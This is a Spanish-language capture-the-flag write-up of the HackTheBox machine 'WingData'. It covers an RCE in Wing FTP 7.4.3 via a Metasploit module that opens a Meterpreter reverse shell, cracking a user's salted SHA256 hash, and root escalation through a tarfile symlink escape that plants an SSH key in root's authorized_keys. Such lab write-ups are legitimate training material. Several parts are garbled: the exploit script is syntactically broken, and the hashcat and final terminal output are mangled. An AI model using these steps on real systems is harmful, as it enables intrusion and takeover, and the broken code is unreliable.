

WingData

HackTheBox — Writeup

Sistema Operativo	Linux
Dificultad	Easy
Autor	sun_white

No distribuir mientras la máquina esté activa.

Índice

1. Reconocimiento	2
1.1. Escaneo de puertos	2
1.2. Enumeración web	2
1.3. Acceso inicial	4
1.4. Enumeración interna	5
2. Escalada de Privilegios	7
2.1. Enumeración interna	7
2.2. Identificación de la vulnerabilidad	8
2.3. Explotación	8

1. Reconocimiento

1.1. Escaneo de puertos


El escaneo de puertos revela dos puertos abiertos: 22 para ssh y 80 para http

```
- > nmap -sC -sV 10.129.51.242
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-10 14:40 CST
Nmap scan report for 10.129.51.242
Host is up (0.17s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_ 256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp    open  http     Apache httpd 2.4.66
|_ http-title: Did not follow redirect to http://wingdata.htb/
|_ http-server-header: Apache/2.4.66 (Debian)
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.18 seconds
```

1.2. Enumeración web

Añadimos wingdata.htb a nuestro archivo /etc/hosts y visitamos la página en nuestro navegador, lo que nos dirige al siguiente sitio.




Haciendo click en Client Portal podemos observar que se nos redirige al siguiente sitio:



Con lo cual también lo añadimos a /etc/hosts

Visitando el sitio se nos dirige a una página de login, en donde se nos muestra el servicio que se hostea y su versión: 7.4.3



*Wing FTP * Es un servidor FTP que ofrece una interfaz web como GUI, funciona tanto para Windows como para Linux. Usa Lua como lenguaje para manejar sesiones.


Antes de seguir investigando podemos intentar enumerar directorios con ffuf para saber qué más tenemos disponible:

```
ffuf -w directory-list-2.3-medium.txt -u http://wingdata.htb/FUZZ
```

Encontramos dos directorios que resultan en redirecciones:


```
# [Status: 200, Size: 12492, Words: 2646, Lines: 252, Duration: 5498ms]
assets [Status: 200, Size: 12492, Words: 2646, Lines: 252, Duration: 6017ms]
vendor [Status: 301, Size: 353, Words: 21, Lines: 10, Duration: 2533ms]
      [Status: 301, Size: 353, Words: 21, Lines: 10, Duration: 1725ms]
```

Sin embargo intentando acceder a los directorios nos damos cuenta de que el acceso está prohibido:



Dejamos el escaneo por el momento y nos concentramos otra vez en el servidor FTP. El servicio FTP puede ser configurado para permitir autenticación libre, lo que se conoce como anonymous login. Esto es peligroso por obvias razones, así que intentamos logearnos

al servidor como anonymous:anonymous y parece ser que éste tipo de login está habilitado:



Buscando rápidamente en internet : Wing FTP Server v7.4.3 vuln se nos muestra la siguiente vulnerabilidad: CVE-2025-47812.

Investigando esta vulnerabilidad nos damos cuenta de algo crucial: La vulnerabilidad se aprovecha de como Lua guarda las sesiones y de que, debido a que en el campo username no se sanitiza el input, se puede escribir un nullbyte (\0) después de 'anonymous', indicando el final de la string, y justo después inyectando código que, debido a la lógica de Lua, será ejecutado. Esta vulnerabilidad funciona solo si está habilitado el Anonymous login, ya que es válido dentro del campo username, lo que provoca la lectura correcta de todo lo que se indique después del null byte. Todo esto lleva, por lo tanto, a una vulnerabilidad de Remote Code Execution.

1.3. Acceso inicial

Dentro de la consola de Metasploit buscamos CVE-2025-47812 y encontramos justo lo que necesitamos: Un exploit automático.

```
[msf](Jobs:0 Agents:0) >> search CVE-2025-47812

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/windows/ftp/wing_ftp_admin_exec  2014-06-19      excellent Yes     Wing FTP Server Authenticated Command Execution
1  exploit/multi/http/wingftp_null_byte_rce 2025-06-30      excellent Yes     Wing FTP Server NULL-byte Authentication Bypass (CVE-2025-47812)
2  \_ target: Unix/Linux Command Shell      .               .       .       .
3  \_ target: Windows Command Shell         .               .       .       .

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/wingftp_null_byte_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command Shell'
```

Indicamos todos los parámetros necesarios:

PASSWORD ->anonymous
VHOST ->ftp.wingdata.htb
RHOSTS ->IP de la máquina
LHOSTS ->Nuestra propia IP

Y entonces corremos el exploit con run, obteniendo una shell Meterpreter:

```
[msf](Jobs:0 Agents:0) >> use 1
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/wingftp_null_byte_rce) >> set PASSWORD anonymous
PASSWORD => anonymous
[msf](Jobs:0 Agents:0) exploit(multi/http/wingftp_null_byte_rce) >> set VHOST ftp.wingdata.htb
VHOST => ftp.wingdata.htb
[msf](Jobs:0 Agents:0) exploit(multi/http/wingftp_null_byte_rce) >> set RHOSTS 10.129.51.242
RHOSTS => 10.129.51.242
[msf](Jobs:0 Agents:0) exploit(multi/http/wingftp_null_byte_rce) >> set LHOST 10.10.17.254
LHOST => 10.10.17.254
[msf](Jobs:0 Agents:0) exploit(multi/http/wingftp_null_byte_rce) >> run
[*] Started reverse TCP handler on 10.10.17.254:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable. Detected version 7.4.3 ≤ 7.4.4
[*] Received UID: UID=886ee83aa427573e8109c235183a2249f528764d624db129b32c21fbca0cb8d6; path=, injection succeeded
[*] Sending stage (3090404 bytes) to 10.129.51.242
[*] Meterpreter session 1 opened (10.10.17.254:4444 -> 10.129.51.242:44758) at 2026-07-10 14:58:43 -0600

(Meterpreter 1)(/opt/wftpsrv) >
```

Podemos indicar el comando shell para obtener una shell dentro del sistema y luego mejorarla con script /dev/null -c /bin/bash:

```
(Meterpreter 1)(/opt/wftpsrv) > shell
Process 3710 created.
Channel 1 created.
script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
wingftp@wingdata:/opt/wftpsrv$
```

1.4. Enumeración interna

Hacemos grep “sh\$” /etc/passwd para enumerar usuarios que tengan una shell y obtenemos el nombre de un usuario: wacky

```
root:x:0:0:root:/root:/bin/bash
wingftp:x:1000:1000:WingFTP Daemon User,,,:/opt/wingftp:/bin/bash
wacky:x:1001:1001::/home/wacky:/bin/bash
```

Dentro del directorio en el que estamos tenemos muchos archivos que revisar


```
wingftp@wingdata:/opt/wftpsrv$ ls -la
total 26508
drwxr-x--- 9 wingftp wingftp 4096 Jul 7 12:42 .
drwxr-xr-x 4 root root 4096 Feb 9 08:19 ..
-rwxrwxrwx 1 wingftp wingftp 250 Jul 7 12:42 CbEBsGlvLuf
drwxr-x--- 4 wingftp wingftp 4096 Jul 7 11:27 Data
-rwxr-x--- 1 wingftp wingftp 4834 Jul 31 2018 License.txt
drwxr-x--- 5 wingftp wingftp 4096 Jul 7 12:42 Log
-rwxr-x--- 1 wingftp wingftp 1434 Sep 13 2020 README
drwxr-x--- 2 wingftp wingftp 4096 Feb 9 08:19 lua
-rw-r--r-- 1 wingftp wingftp 5 Jul 7 11:27 pid-wftpsrv.pid
drwxr-x--- 2 wingftp wingftp 4096 Jul 7 12:52 session
drwxr-x--- 2 wingftp wingftp 4096 Feb 9 08:19 session_admin
-rwxr-x--- 1 wingftp wingftp 115258 Mar 26 2025 version.txt
drwxr-x--- 10 wingftp wingftp 12288 Feb 9 08:19 webadmin
drwxr-x--- 13 wingftp wingftp 4096 Feb 9 08:19 webclient
-rwxr-x--- 1 wingftp wingftp 3272 Nov 2 2025 wftpsrv_default_ssh.key
-rwxr-x--- 1 wingftp wingftp 1342 Nov 22 2017 wftpsrv_default_ssl.crt
-rwxr-x--- 1 wingftp wingftp 1675 Nov 22 2017 wftpsrv_default_ssl.key
-rwxr-x--- 1 wingftp wingftp 4649509 Sep 14 2021 wftpsrv_console
-rwxr-x--- 1 wingftp wingftp 22283682 Mar 26 2025 wftpsrv
```

Después de revisar con atención dentro de Data/1/users encontramos archivos de configuración XML para usuarios. Encontramos el archivo de configuración para el usuario

Wacky y el hash de su contraseña.

```
wingftp@wingdata:/opt/wftpsrv/Data/1/users$ ls -la
ls -la
total 28
drwxr-x--- 2 wingftp wingftp 4096 Jul  7 12:42 .
drwxr-x--- 4 wingftp wingftp 4096 Feb  9 08:19 ..
-rwxr-x--- 1 wingftp wingftp 2842 Jul  7 12:42 anonymous.xml
-rwxr-x--- 1 wingftp wingftp 2846 Nov  2  2025 john.xml
-rw-rw-rw- 1 wingftp wingftp 2847 Nov  2  2025 maria.xml
-rw-rw-rw- 1 wingftp wingftp 2847 Nov  2  2025 steve.xml
-rw-rw-rw- 1 wingftp wingftp 2856 Nov  2  2025 wacky.xml
wingftp@wingdata:/opt/wftpsrv/Data/1/users$ cat wacky.xml
cat wacky.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
  <USER>
    <UserName>wacky</UserName>
    <EnableAccount>1</EnableAccount>
    <EnablePassword>1</EnablePassword>
    <Password>32
```

Podemos utilizar Hashcat para intentar adivinar la contraseña, pero necesitamos saber cómo es que se compone el hash. Para eso visitamos la documentación de WingFTP y encontramos lo siguiente:



La contraseña se guarda como un hash con el algoritmo SHA256 además de una salt por defecto si es que no se cambia: WingFTP. Con este conocimiento podemos construir un archivo con el formato hash:salt para usar con hashcat.

Procedemos a hacer:

```
hashcat -m 1410 pass.txt /usr/share/wordlists/rockyou.txt
```

Y obtenemos la contraseña:

```

~#hashcat/multihash/multihash --hashes /usr/local/bin/...a503ca:WingFTP:1#...de5
~#hashcat/multihash/multihash --hashes /usr/local/bin/...a503ca:WingFTP:1#...de5
SessionHashcat: hashcat
Status: Cracked
Hash.Mode: 1410 (sha256($pass.$salt))
Hash.Target: 329...b87...ingFTP

```

Con la contraseña obtenida hacemos login en ssh y obtenemos una shell:

```

~/HTB/WingData > ssh wacky@10.129.244.106
The authenticity of host '10.129.244.106 (10.129.244.106)' can't be established.
ED25519 key fingerprint is SHA256:JacnW6dsEmtRtwu2ULpY/CK8n/8M9tU+6pQhjBG3a4w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.244.106' (ED25519) to the list of known hosts.
wacky@10.129.244.106's password: download
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64
~#LastLoginIP:127.0.0.1~#LastLoginIP:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
~#USER ACCOUNTS~
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 7 13:29:19 2026 from 10.10.17.254
wacky@wingdata:~$

```

Se obtiene la flag de usuario.

2. Escalada de Privilegios

2.1. Enumeración interna

A veces es mejor hacer las cosas simples primero. Haciendo `sudo -l` obtenemos esto:

```

wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User wacky may run the following commands on wingdata:
  (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *

```

Tenemos permisos de ejecución para el script `/opt/backup_clients/restore_backup_clients.py` usando `/usr/local/bin/python3` como root.

Podemos también leer el script, por lo que lo analizamos.

Analizando el código nos damos cuenta de que es un código simple, que se dedica a verificar el formato en los nombres de archivos que serán extraídos de un archivo tar y serán escritos en otro directorio. Dichos archivos deben tener el formato `.tar`, ejemplo: `backup_1001.tar` También valida el directorio en el cual se van a extraer dichos archivos. Una vez validado todo simplemente se extrae el archivo tar en el directorio indicado.

En la nota Análisis de código 1 se ve el código comentado.

Dentro de la enumeración local no hay mucho más, no hay archivos con llaves ssh, contraseñas, cronjobs sospechosos u otros servicios, así que tendremos que intentar hacer

algo con el código.

Si investigamos la versión de python que se está corriendo con `/usr/bin/python3` – versión nos damos cuenta que es la versión 3.12.3. Investigando en internet nos topamos con la CVE-2025-4517, la cual es una vulnerabilidad dentro de python. Concretamente dentro de la librería `tarfile`, lo cual obviamente nos sirve.

2.2. Identificación de la vulnerabilidad

En la función `tar.extractall` se puede definir `filter` con los valores “tar” o “data”, los cuales, se supone, son filtros con sus características particulares cada uno. En el script se indica `data`, lo cual está allí para prevenir path traversal. Sin embargo, por una mala implementación en la función, se puede indicar un symlink como archivo, la función resolverá erróneamente el symlink y el archivo que se supone debe escribirse en un lugar termina escribiéndose en otro. Ejemplo:

Archivo.tar contiene las siguientes líneas:
enlace ->/var/www (symlink)
enlace/malware.php (malware)

```
Ruta\_deseada = /home/User/  
with tarfile.open(Archivo.tar, "r") as tar:  
    tar.extractall(path=Ruta\_deseada, filter="data")
```

`tar.extractall` resuelve `Ruta\_deseada -> enlace -> /var/www` y luego, a partir de ahí `malware.php` se escribe en `/var/www` saltándose la ruta indicada porque el symlink se resuelve. Por lo que el path completo del malware termina siendo `/var/www/malware.php`. El bug está en que los symlinks se resuelven cuando se excede un límite de caracteres en el nombre de los archivos dentro del archivo `.tar`.

Esta vulnerabilidad lleva a path traversal + escritura arbitraria de archivos. Lo cual podemos usar para escribir nuestras propias llaves ssh dentro de `/root/.ssh/authorized_keys`.

Dada esta vulnerabilidad se puede escribir un código que genere un archivo .tar que será tratado por el script `restore_backup_clients.py`, este archivo tendrá una secuencia de directorios con symlinks que, debido a sus nombres largos, serán resueltos y esto nos puede ayudar a escapar del directorio staging todo el camino hasta `/root/.ssh`, en donde colocaremos nuestra llave pública ssh. Siendo esta llave el último archivo dentro del archivo `.tar`.

2.3. Explotación

El código funciona de la siguiente forma:

Genera un archivo llamado `backup_2.tar`, dentro del dicho archivo hay una serie de directorios, uno dentro del otro, con nombres largos (dddddd...) y cada uno con su respectivo symlink (a,b,c,d,e...). Después se define un archivo que también tiene un nombre largo el cual empieza a apuntar hacia atrás (111...). Después se define un symlink llamado `escape` que apunta hacia `a/b/c../111../../../root/.ssh/authorized_keys` y después un hard link que apunta hacia `escape`. Esto para que se apunte, no simbólicamente, si no ,de forma

precisa, al lugar en el que se van a escribir las llaves ssh. En seguida se define uno que apunte a las llaves que van a ser escritas

```
A ->/d
```

```
/d/B->/d
```

```
/d/d/C->/d
```

```
/d/d/d/D->/d
```

```
/d/d/d/d/E->/d
```

```
/d/d/d/d/d/F->/d
```

```
/d/d/d/d/d/d/G->/d
```

```
/d/d/d/d/d/d/d/H->/d
```

```
/d/d/d/d/d/d/d/d/I->/d
```

```
/d/d/d/d/d/d/d/d/d/J->/d
```

```
/d/d/d/d/d/d/d/d/d/d/K->/d
```

```
/d/d/d/d/d/d/d/d/d/d/d/L->/d
```

```
/d/d/d/d/d/d/d/d/d/d/d/d/M->/d
```

```
/d/d/d/d/d/d/d/d/d/d/d/d/d/N->/d
```

```
/d/d/d/d/d/d/d/d/d/d/d/d/d/d/O->/d
```

```
/d/d/d/d/d/d/d/d/d/d/d/d/d/d/d/P->/d
```

/d/d/d/d/d/d/d/d/d/d/d/d/d/d/d/d/111111...->../../../../# Aquí viaja hacia atrás
16 niveles

```
escape ->/a/b/c/d/e...111.../ + ../../../../root/.ssh/authorized_keys
```

```
inject(hardlink) ->escape
```

```
inject(Archivo) ->ssh_key
```

Debido a la naturaleza del script al que tenemos acceso con sudo, todo eso sucede dentro del staging directory. Y como el script se ejecuta con sudo (como root) podemos escribir sin problemas dentro de /root y cualquier subdirectorio dentro.

Definimos el script, lo corremos y en seguida, corremos con sudo el script que ya estaba dentro de la máquina:

```

script.py
import tarfile
import os
import io
import sys
pubkey = b"ssh-rsa
comp = "0" * (35 if sys.platform == 'darwin' else 247)
steps = "abcdeghijklmnop"
path = ""
with tarfile.open("backup_2.tar", "r") as tar:
    for i in steps:
        a = tarfile.TarInfo(path.joinpath, comp)
        a.type = tarfile.DIRTYPE
        tar.addfile(a)
        b = tarfile.TarInfo(path.joinpath, i)
        b.type = tarfile.SYMLINK
        b.linkname = comp
        tar.addfile(b)
        path = os.path.joinpath, comp)
    linkpath = os.path.join("/", join(steps, "I" * 254))
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMLINK
    l.linkname = "../" * len(steps)
    tar.addfile(l)
    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMLINK
    e.linkname = linkpath + "/../../../../root/.ssh/authorized_keys"
    tar.addfile(e)
    f = tarfile.TarInfo("inject")
    f.type = tarfile.LNKTYPE
    f.linkname = "escape"
    tar.addfile(f)
    c = tarfile.TarInfo("inject")
    c.type = tarfile.REGTYPE
    c.size = len(pubkey)
    tar.addfile(c, fileobj=io.BytesIO(pubkey))

wacky@wingdata: /opt/backup_clients/backups$ python3 script.py
wacky@wingdata: /opt/backup_clients/backups$ sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_2.tar --restore-dir restore_1
[+] Backup: backup_2.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_1
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_1

```

En este momento la llave pública ya está escrita, por lo que hacemos.

```
ssh -i key_ssh root@ip
```

Obtenemos una shell como root y encontramos la bandera de root.

```

(khangkaw@parrot)-[~/ssh]
$ls
id_ed25519 id_ed25519.pub known_hosts known_hosts.old
(khangkaw@parrot)-[~/ssh] clients/backups$ ls
$ sudo ssh -i id_ed25519 root@10.129.51.179 script.py
[sudo] contraseña para khangkaw: ts/backups$ chmod +x script.py
The authenticity of host '10.129.51.179 (10.129.51.179)' can't be established.
ED25519 key fingerprint is SHA256:JacnW6dsEmtRtwu2ULpY/CK8n/8M9tU+6pQhj8G3a4w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.51.179' (ED25519) to the list of known hosts.
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 10 12:49:08 2026 from 10.10.17.254
root@wingdata:~#

```